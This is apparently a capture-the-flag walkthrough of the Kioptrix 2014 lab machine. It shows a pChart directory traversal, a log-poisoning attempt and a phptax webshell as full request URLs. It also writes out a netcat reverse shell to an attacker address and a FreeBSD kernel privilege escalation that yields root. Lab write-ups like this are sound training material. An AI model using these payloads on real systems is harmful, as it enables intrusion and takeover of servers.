

Port 80

1. Feroxbuster could not enumerate any interesting dirs.
2. Nikto did not detect any vulnerabilities
3. Nmap did not detect any vulnerabilities
4. Proceed to `http://192.168.1.3:80`




5. Check for hidden code/messages using inspect element & page source




- pChart2.1.3
- pChart2.1.3/index.php

6. Proceed to `http://192.168.1.3:80/pChart2.1.3/index.php`





7. Search for exploits for pChart2.1.3




8. View the exploit

```
[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.
```







9. Attempt directory traversal/LFI

```
http://192.168.1.3/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd
```

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

10. LFI to RCE
    - FUZZ LFI files

```
ffuf -w /usr/share/wordlists/LFI/file_inclusion_linux.txt -u
"http://192.168.1.3/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2f..FUZZ" -fw 0,1
```

```
┌──(root💀kali)-[~/vulnHub/kioptrix5/192.168.1.159/exploit]
└─# ffuf -w /usr/share/wordlists/LFI/file_inclusion_linux.txt -u "http://192.168.1.159/pChart2.1.3/examples/index.php
?Action=View&Script=%2f..%2f..%2f..FUZZ" -fw 0,1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.159/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2f..FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/LFI/file_inclusion_linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response words: 0,1
________________________________________________

..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 2084, Words: 31, Lines: 3]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 2084, Words: 31, Lines: 3]
../../../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2084, Words: 31, Lin
es: 3]
../../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2084, Words: 31, Lines:
 3]
../../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2084, Words: 31, Lines: 3]
../../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2084, Words: 31, Lines: 3]
../../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2084, Words: 31, Lines: 3]
../../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2084, Words: 31, Lines: 3]
../../../../../../../../../../../../../../../../etc/passwd [Status: 200, Size: 2084, Words: 31, Lines: 3]
../../../../../../../../../../../../../../../../../var/log/httpd-access.log [Status: 200, Size: 18226946, Words: 8906
1, Lines: 3]
```

11. View apache log files
    - User Agent is present, allowing us to insert webshell

```
192.168.1.1 - - [07/Jan/2022:03:08:52 -0500] "GET /pChart2.1.3/examples/index.php?
Action=View&Script=%2f..%2f..%2f..../../../../../../../../../../../../../../var/log/httpd-
access.log HTTP/1.1" 200 57 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.422
192.168.1.1 - - [07/Jan/2022:03:08:52 -0500] "GET /favicon.ico HTTP/1.1" 404 209 "http://192.168.1.3/pChart2.1.3/examples/
Action=View&Script=%2f..%2f..%2f..../../../../../../../../../../../../../../var/log/httpd-
access.log" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR
192.168.1.1 - - [07/Jan/2022:03:09:03 -0500] "GET /pChart2.1.3/examples/index.php?
Action=View&Script=%2f..%2f..%2f.../etc/passwd HTTP/1.1" 200 - "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.422
192.168.1.1 - - [07/Jan/2022:03:09:07 -0500] "GET / HTTP/1.1" 200 152 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.422
192.168.1.1 - - [07/Jan/2022:03:09:29 -0500] "GET /pChart2.1.3/examples/index.php?
Action=View&Script=%2f..%2f..%2fetc/passwd HTTP/1.1" 200 2084 "-
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.422
```

12. Insert webshell


```
curl "http://192.168.1.3/" -H "User-Agent:?php system($_GET['c']); ?>"
```

```
┌──(root💀kali)-[~/vulnHub/kioptrix5/192.168.1.159/exploit]
└─# curl "http://192.168.1.3/" -H "User-Agent: <?php system(\$_GET['command']); ?>"
<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>
```

13. Could not execute any commands, php code is not processed

```
" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.42
192.168.1.1 - - [07/Jan/2022:03:13:10 -0500] "GET / HTTP/1.1" 200 152 "-" "<?php system($_GET['command']); ?>"
192.168.1.1 - - [07/Jan/2022:03:13:46 -0500] "GET /pChart2.1.3/examples/index.php?
```

14. Try to include apache config files





```
#Listen 12.34.56.78:80
Listen 80
Listen 8080

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```

- Webserver at port 8080 only allows Mozilla4_browser as their User-Agent

Port 8080 (HTTP)


1. Fuzz User-Agent

```
ffuf -w /usr/share/wordlists/SecLists/Fuzzing/User-Agents/UserAgents.fuzz.txt -u http://192.168.1.3:8080 -H
"User-Agent:FUZZ" -fw 15
```




- Mozilla/4.0

2. Proceed to `http://192.168.1.3:8080`



3. Search for phptax exploits




4. Tried the exploits, did not work
5. Exploit manually
    a. Create a webshell

```
http://192.168.1.3:8080/phptax/index.php?
field=webshell.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E
```


```
if(!isset($options['u']))
die("n        Usage example: php exploit.php -u http://target.com/ n");

$url     =  $options['u'];
$shell = "{$url}/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E";

$headers = array('User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)',
'Content-Type: text/plain');
```

b. Proceed to `/phpdata/data` to check if `webshell.php` is created



c. Execute code

```
http://192.168.1.3:8080/phptax/data/webshell.php?cmd=id
```




6. Obtain www-data shell
   - Reverse shell payload

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.1 4444 >/tmp/f
```

   - Payload

```
http://192.168.1.3:8080/phptax/data/webshell.php?
cmd=rm+%2Ftmp%2Ff%3Bmkfifo+%2Ftmp%2Ff%3Bcat+%2Ftmp%2Ff%7C%2Fbin%2Fsh+-
i+2%3E%261%7Cnc+192.168.1.1+4444+%3E%2Ftmp%2Ff
```



Privilege Escalation to Root via Kernel Exploit

1. Check freebsd version

```
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.ed
u:/usr/obj/usr/src/sys/GENERIC  amd64
```

2. Search for exploits

```
FreeBSD 9 - Address Space Manipulation Privilege Escalation (Metasploit)         | freebsd/local/26454.rb
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                           | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation                     | freebsd/local/26368.c
```

   - 28718.c & 26368.c both works

3. Transfer exploit over to victim via FTP

4. Compile & exploit

```
get 26368.c
local: 26368.c remote: 26368.c
229 Entering extended passive mode (|||57783|).
125 Data connection already open. Transfer starting.
226 Transfer complete.
2125 bytes received in 00:00 (13.78 MiB/s)
exit
221 Goodbye.
$ gcc 26368.c -o exploit
.26368.c:89:2: warning: no newline at end of file
$ls
26368.c
apr2omGZa
exploit
f
mysql.sock
socatx64.bin
socatx86.bin
vi.d5E2QeBQn3
vmware-fonts0
$ ./exploit
whoami
root
```

Tags: #tcp/80-http/web-app-exploit #tcp/80-http/rce #linux-priv-esc/kernel-exploit